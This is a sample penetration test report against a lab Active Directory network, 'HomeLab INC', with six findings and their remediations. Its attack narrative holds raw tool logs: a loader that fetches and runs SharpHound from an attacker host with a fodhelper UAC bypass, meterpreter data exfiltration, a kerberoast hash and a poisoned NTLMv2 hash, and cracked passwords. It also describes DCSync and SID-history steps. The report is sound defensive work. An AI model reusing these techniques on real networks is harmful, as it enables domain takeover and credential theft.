Queen City Cybersecurity

HomeLab INC
Penetration Test Report

Business Confidential

Date: Mar 22nd 2022
Project: Sample Report

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Disclaimer
A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.
Time-limited engagements do not allow for a full evaluation of all security controls. QCC prioritized the assessment to identify the weakest security controls an attacker would exploit. QCC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

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Assessment Overview
From March 15th, 2022 to March 22nd, 2022, HomeLab Inc engaged QCC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:
- • Planning – Customer goals are gathered, and rules of engagement obtained.
- • Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- • Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- • Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. The tester will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Exploitability and Impact:

Exploitability

Exploitability measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	CHILD.CORP.LOCAL (10.10.1.0/24) CORP.LOCAL (10.10.2.0/24)

Scope Exclusions

Per client request, the tester did not perform any of the following attacks during testing:
- Denial of Service (DoS)
- Phishing/Social Engineering
- Any Pentest activities on public facing websites

All other attacks not specified above were permitted by HomeLab INC.

Executive Summary

QCC Evaluated HomeLab INC's internal security posture through penetration testing from March 15th, 2022, to March 22nd, 2022. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Testing Summary

QCC conducted an Internal Network penetration test that resulted in complete domain compromise. This was mainly due to a few things chiefly is the password policy. Most passwords were 8 characters and easy to crack as common words for longer ones. Next QCC saw poor account tiering with domain users have local administration rights on machines. Lastly poor account tiering enabled QCC to steal access tokens and gain access to the DC-01 machines compromising the domain. Due to the default trust configuration between the domains QCC leveraged this new access to compromise the parent domain in a matter of minutes.

Key Strengths and Weaknesses

The following identifies the key <u>strengths</u> identified during the assessment:
- Machines updated to latest patch with running AV
- Service accounts are not DA
- Guest access to SMB shares is disabled
- SMB signing and SMB V3 is used across the domain
- No users with Kerberos Pre-Auth enabled

The following identifies the key <u>weaknesses</u> identified during the assessment:

- Service accounts as local admins
- Weak password policy
- Multiple users as local admin
- No advanced security controls in place

Vulnerability Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Severity Matrix Rating: **CRITICAL- HIGH**

SEVERITY MATRIX					
		EXPLOITABILITY			
		VERY HIGH	HIGH	MODERATE	LOW
IMPACT	VERY HIGH	CRITICAL	CRITICAL	CRITICAL	HIGH
	HIGH	CRITICAL	CRITICAL/HIGH	HIGH	MODERATE
	MODERATE	HIGH	HIGH/MODERATE	MODERATE	MODERATE/LOW
	LOW	MODERATE	MODERATE/LOW	LOW	LOW

At this rating level immediate action needs to be taken to secure critical vulnerabilities found.

Internal Penetration Test Findings

3	3	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: weak passwords	Critical	Update passwords to be at least 14 characters in length and follow a policy such as the CIS benchmark or a PAM solution
IPT-002: LLMNR enabled	Critical	Disable Name resolution with LLMNR or NBNS
IPT-003: Token Impersonation	Critical	Utilize proper account tiering avoid DA access outside of DC
IPT-004: Kerberoast	High	Use Group Managed Service Accounts (GMSA)
IPT-005: Normal users as Admin	High	Again account tiering make separate local admin accounts for when users need admin access
IPT-006: SID history	High	Enable sid filtering even on child-parent domain trust

Attack Narrative

This section serves as an overview of the engagement performed. It highlights the actions taken by the tester along with examples of findings, highlighting the critical issues along the way, then after a robust technical findings list can be found at the bottom of the report.

QCC started the engagement with an external scan of the hosts to determine running machines and open ports. QCC was also provided with access to an internal domain account for testing.

Leveraging the account access given QCC used in house tooling to obtain a reverse shell.

Figure 1 showing shellcode execution to obtain reverse shell

⚠	**Shellcode Bypassed AV product on system** QCC recommends updating AV product or replacing it with something more robust such as a EDR product along with enabling AppLocker and ASR rules in GPO to better limit attack surface and possible execution.

With this reverse shell open in Metasploit a wide range of post exploitation options are easily possible. The one QCC leveraged is its own Iron Injector tool craft again to execute SharpHound.exe and gather domain information such as users, computers, domain trusts, access levels and account details like delegation and descriptions.

```
Use help to see valid commands.
[Iron]> programloader
[*]Loading ProgramLoader module, use help for commands and options to see what the module can do.
[ProgramLoader]> set url 10.10.1.30:8080
[+] updating URL to 10.10.1.30:8080
[ProgramLoader]> set programname SharpHound.exe
[+] updating ProgramName to SharpHound.exe
[ProgramLoader]> run
[+]Executing ProgramLoader module
[+]running Program loader stuff....
[+] Downloaded SharpHound.exe
Fodhelper for the win?
Created registry key
set key values
fodhelper activated at pid 92 it that shall not be named should be dead, but will be reset once interactive prompt exits.
{2781761E-28E0-4109-99FE-B9D127C57AFE}
did not update key name
Fodhelper for the win?
Created registry key
set key values
fodhelper activated at pid 396 it that shall not be named should be dead, but will be reset once interactive prompt exits.
SharpHound.exe SharpHound, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
[SharpHound.exe]> -c all
```

Figure 2 showing execution of sharphound.exe from reverse shell

The resulting bloodhound file was then downloaded and imported in bloodhound back in the attack machine.

```
meterpreter > download C:\\users\\tstark\\desktop\\20220322134256_BloodHound.zip ~/hackmachines/HomeLab
[*] Downloading: C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
[*] Downloaded 10.98 KiB of 10.98 KiB (100.0%): C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
[*] download     : C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
meterpreter >
```

Figure 3 shows downloading of bloodhound data

Using bloodhounds search filters QCC found a service account that could be kerberoasted.

SVC-HTTPSERVICE@CHILD.CORP.LOCAL

Figure 4 shows the kerberostable service account.

Figure 5 show SPN account hash gathered via kerberoasting

⚠️	**Service account kerberoasted** When an account with a Service Principal Name is set this account can be kerberoasted by users on the domain. With domain user access QCC utilized common tools to gather a TGS Kerberos ticket of the service account and crack it offline.

This account hash was then taken offline and cracked using the HashCat tool to obtain the cleartext password.

dc6045bcb4c0f63f1773c67f8632056f9d4785357dfef47be435d804d840b06b1b7d27a83e0db1cefef5b15e7c8c903e20757b762c45698e8ff2da7d08a7ebc447eb35c77a963f1e8a218d00bae3f50e73a7f23605d9b1564dc18
b8f587441861c98b5631ac30dc562ca020267f85b742facb1f21ff6511ce847c71e85fbb38009818428618c4fb3eabb74dbe8e75272b3b1adce2ec4fbfe75c4b2eaa154edf89f0faaaa8a9257cb54313c1fd9f540a22946ccaf54
f644715f04e52aa61bdad25a8bb782fdbbeb36f7158288fea787e5fb46bc33bcf4648ed1ecb2f938c81287746ce6b24db690173daaa453cd938b0c2d971a7f4f89c3251922319ed6178f56fd35bfec243d3d852115a2d02153917
b6f903fabfe40bfba4cacafe83afe2d3b83943e6882b946ee63ee3d06aa78679215bc38418f50c3275737296cb0bae5a8bf9ea7bacb0f459d6cc8d31037e9f24979e634a9f875eee4f267220ebba21e051fb20ec0a1b8a81c75e0
c9acf13181bb8cb145bb191de7d654d016042cb33720ec42782a71baff69706f7186cf667532f78c65b97db4819ad68697a616cf949f63e9d1405b97328abfb1860a87475aa9c91e6869cfca8447c4b028f3092f6715033e6d2ca
930047e00fafaadd6032e50baaee4d35e9cdf932a24b0ad6d7f28f8eb372a6768aa11b957e27d6a288f132037f6a4058e3cd87f3a8024b99b663286643ea7e64a18a2cc2da7292a496d136150412d4163d5987ca2b9875556d169
e1552518ed2425740ba3b0b6f5fc174e2f97fe411958877f3403f79267fe7db331085f9273dd3d51c4ef0a9026296b33c21b9dcc96a0a483db7c3bd16f731197542882760b11102b4d8c70393523552c6d7b1c457918002e71921
3a96fbd0eacfe590af0e0e4b598890af4822f32e4e969f6e4953de71d9fe4050a9d038c88033f12fd496f775537d6ac1e8a6948efb553b73df09ccd82dcdb9064aa116622dcb2609b4a731592a3f46549c6f87d3d8f389bcd4843
ea1c13ec4e10b87e77480248efc9dd422b2:Websites1!

```
Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, TGS-REP
Hash.Target......: $krb5tgs$23$*SVC-httpservice$child.corp.local$http/...d422b2
Time.Started.....: Tue Mar 22 17:08:58 2022 (2 mins, 15 secs)
Time.Estimated...: Tue Mar 22 17:11:13 2022 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (..\hashcat-6.1.1\rockyou.txt)
Guess.Mod........: Rules (..\hashcat-6.1.1\OneRuleToRuleThemAll.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   307.8 MH/s (8.40ms) @ Accel:128 Loops:32 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 41623355245/745836246080 (5.58%)
Rejected.........: 1195885/41623355245 (0.00%)
Restore.Point....: 737298/14344384 (5.14%)
Restore.Sub.#1...: Salt:0 Amplifier:40096-40128 Iteration:0-32
Candidate.Engine.: Device Generator
Candidates.#1....: 12buddy1013 -> Props#1
Hardware.Mon.#1..: Temp: 82c Fan: 53% Util: 99% Core:1813MHz Mem:5005MHz Bus:16
```

Figure 6 show weak SPN hash being cracked to get password

⚠️	**Weak account password** Weak passwords allow for password spraying, guessing or offline cracking such as above. Increasing the password complexity and utilizing industry benchmarks can help fix this issue.

Then checking into the access this account has the user was a local administrator on the already compromised CLIENT-01 device.


Figure 7 show SPN account has admin access on CLIENT-01

After logging in to this account on the target machine it was determined that privilege escalation to system would be needed to dump creds or impersonate tokens.
This was accomplished by first bypassing UAC with meterpreter fodhelper bypass.

Figure 8 fodhelper leverage to bypass UAC

Once this was done as a local administrator in high interaction context QCC used the "getsystem -t 4" to escalate to system via the meterpreter shell.

Then loading incognito to see all windows access tokens QCC impersonated a domain administrator.

Figure 9 access tokens that can be impersonated

Figure 10 Impersonated Domain Administrator

⚠️	**Bad Account Tiering**
	Accounts like a Domain Administrator should not access machines besides the Domain Controllers. Use a Local Administrator account for actions that require it on devices.

With the Domain Administrator access QCC conducted a DCSYNC and dumped the administrator password hash.

Figure 11 DCSYNC conducted stealing password hashes of DA

This password hash was then used to again access the Domain Controller but this time from kali Linux using WMI. In this case the hash does not need to be cracked.

Figure 12 Opened shell on DC with DA creds

At this point the entire CHILD.CORP.LOCAL domain is compromised. Next knowing that the CORP.LOCAL domain was the parent of this domain QCC performed a Sid-History attack to add the Domain Administrator of Child.Corp.Local to the DA group of Corp.Local its parent domain. As well as dump password hashes on the child.corp.local domain.

Figure 13 shows dumped password hashes from DC-01

Figure 14 Sid-History attack on CORP.LOCAL

⚠️	**SID History Attack** Trust between a child and parent domain can allow admins of the child to make themselves admins of the parent. This can be prevented with SID filtering.

This then allowed for QCC to have control of the parent domain as well completely compromising HomeLab Inc internal network.

Below you will find a details list of the findings and recommendations.

Technical Findings

Finding IPT-001: Weak passwords & passwords in descriptions

- Overall Risk Level: █ Critical
  - Exploitability: █ High
  - Impact: █ Very High

Description

Account passwords were found to be weak and lacking complexity needed to stop attacks. It was also discovered that some accounts had the password in the account description field.

Evidence

NODE PROPERTIES	—
Display Name	http service
Object ID	S-1-5-21-2849733204-3144052267-1583066601-1106
Password Last Changed	Mon, 11 Oct 2021 13:15:59 GMT
Last Logon	Sun, 16 Jan 2022 19:41:00 GMT
Last Logon (Replicated)	Sun, 16 Jan 2022 19:40:40 GMT
Enabled	True
Description	Websites1!
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	True
Service Principal Names	http/dc-01.child.corp.local

Figure 15 showing account password in description


```
825fcc82b497470a6b297ec895686eeb:P@$$w0rd1!
```

Figure 16 showing easily cracked password

Remediation

Update passwords to be at least 14 characters in length and follow a policy such as the CIS benchmark or a PAM solution. Enabling a filter list of common passwords and company related words will also greatly improve password security. Update all account descriptions to avoid having sensitive information in them.

References: https://attack.mitre.org/techniques/T1110/002/

Finding IPT-002: LLMNR Enabled

- Overall Risk Level: ■ Critical
  - Exploitability: ■ High
  - Impact: ■ Very High

Description

LLMNR enables name resolution alongside NBNS (NetBIOS) if LLMNR is disabled. Users can find shares or unknown hosts on the network with this, but poisoning allows for responses to be sent back to the broadcasting device and then hashes to be captured in the responding network traffic. These password hashes can then be relayed to other devices, passed around the network or taken offline and cracked.

Evidence


```
[*] [NBT-NS] Poisoned answer sent to 10.10.1.15 for name CHILD (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.1.15 for name CHILD (service: Browser Election)
[SMB] NTLMv2-SSP Client   : 10.10.1.15
[SMB] NTLMv2-SSP Username : CHILD\administrator
[SMB] NTLMv2-SSP Hash     : administrator::CHILD:9a9b23e8bc0bf02c:790AF2CCEEE4C2F89A415573B7D359AC:0101000000000000000A4577A1C3ED801DE6BBF7E554A69C8000
00000020008005800330035004E0001001E00570049004E002D003700540037004A003400490054004C0033004D004C0004003400570049004E002D003700540037004A003400490054004
C0033004D004C002E005800330035004E002E004C004F00430041004C0003001400580033003500 4E002E004C004F00430041004C0005001400580033003500 4E002E004C004F0043004300410
04C000700080000A4577A1C3ED8010600040002000000080030003000000000000000000000003000000065B9CDD38026859EF08130AB11F284B79642F275C9417BD38E59AA92FA2760
A00100000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E0031002E003300300000000000000000
```

Figure 3 shows captured hash from LLMNR poison

Remediation

QCC recommends disabling LLMNR and NetBIOS either by GPO or uninstalling the features in windows. Enable & enforce SMB signing on all devices to prevent relay. Have strong passwords to prevent cracking.

References: https://attack.mitre.org/techniques/T1557/001/

Finding IPT-003: Token Impersonation of DA

- Overall Risk Level: ▮ Critical
    - Exploitability: ▮ High
    - Impact: ▮ Very High

Description

Windows devices leverage access tokens for authentication on machines and across the network. When a user logs into a device a copy of the access token is stored and can be accessed by a SYSTEM level account. In token impersonation that is done and the tokens on the machine are listed and can be impersonated giving access rights as that impersonated user including access to Domain Controllers as Domain Admin.

Evidence

See Attack Narrative Figure here

Remediation

QCC recommends avoiding accessing machines with a DA account directly. While it is more work having a local administration account per machine to access will avoid token impersonation. This way a domain admin can access a machine via a normal user then escalate to the local account, perform the needed actions, and log out of the local admin.

References: https://attack.mitre.org/techniques/T1134/001/

Finding IPT-004: Kerberoastable Accounts

- Overall Risk Level: ⬛ High
    - Exploitability: ⬛ High
    - Impact: ⬛ High

Description

When an account with a Service Principal Name is set this account can be kerberoasted by users on the domain. With domain user access QCC utilized common tools to gather a TGS Kerberos ticket of the service account and crack it offline. If the password cannot be cracked then the attack cannot be leveraged for account access.

Evidence

See Attack Narrative Figure here

Remediation

The best way to avoid kerberoasting is to enable GMSA accounts. These Group Managed Service Accounts allow for long, complex and frequently changing passwords. If a GMSA account is not possible then the Service Account should have an extra strong password that is beyond the password policy to ensure complexity. Monitoring can be added for users requesting a SPN as well as making a unused service account with a weak password that is never used to capture attackers when that account is accessed.

References: https://attack.mitre.org/techniques/T1558/003/

Finding IPT-005: Multiple domain users as Local Administrator

- Overall Risk Level: ▮ High
  - Exploitability: ▮ High
  - Impact: ▮ High

Description

While not a direct exploit, having multiple low level domain users as local admins is also a large issue. This gives all of those user accounts control over the target machines, open up possible privilege escalations to system, lateral movement within the domain. Token impersonation, ticket dumping, password dumping and other possible abusing by an attacker.

Evidence

```
C:\Users\tstark\Desktop>net localgroup administrators
Alias name        administrators
Comment           Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CHILD\Domain Admins
CHILD\srodgers
CHILD\SVC-httpservice
CHILD\tstark
Hela
The command completed successfully.
```

Figure 4 showing multiple domain users as local admins

Remediation

Users should only have the access they require. If these accounts require local admin on these machines, then sperate accounts should be provisioned. They should have unique passwords per machine to avoid password stuffing or pass the hash attacks and lateral movement techniques.

References: https://attack.mitre.org/techniques/T1078/002/

Finding IPT-006: SID History attack

- Overall Risk Level: ■ High
  - Exploitability: ■ Moderate
  - Impact: ■ Very High

Description

Domains have trust between them allowing for one or more domains users to access resources in the other. In a case of a parent child domain they have a bidirectional trust where users from both can access resources in both domains. While this is useful it also gives Domain Admins in the child domain instant access to sensitive information in the parent domain where they can add themselves to the Domain Administrators group of the parent.

Evidence

See Attack Narrative figure here

Remediation

From the parent domain Enable SID filtering from GPO. This will prevent the Domain admins in the child domain from adding themselves to sensitive groups in the parent domain.

References: https://attack.mitre.org/techniques/T1134/005/

Conclusion

     Queen City Cybersecurity performed an internal penetration test against HomeLab Inc's network. The team identified several attack paths, managed to gain footholds, escalate privileges, move across the network and extract proprietary information out of the network if needed. Queen City Cybersecurity assesses that an external attacker or internal threat could fully compromise HomeLab Inc's network and services as it currently is implemented. No specialized tools or techniques were utilized. Everything done during the attack process was done using public available tools and techniques and exploits to achieve the end results. It is our hope that with this report HomeLab Inc can move forward and improve the security posture of the network and systems affected.

Queen City Cybersecurity

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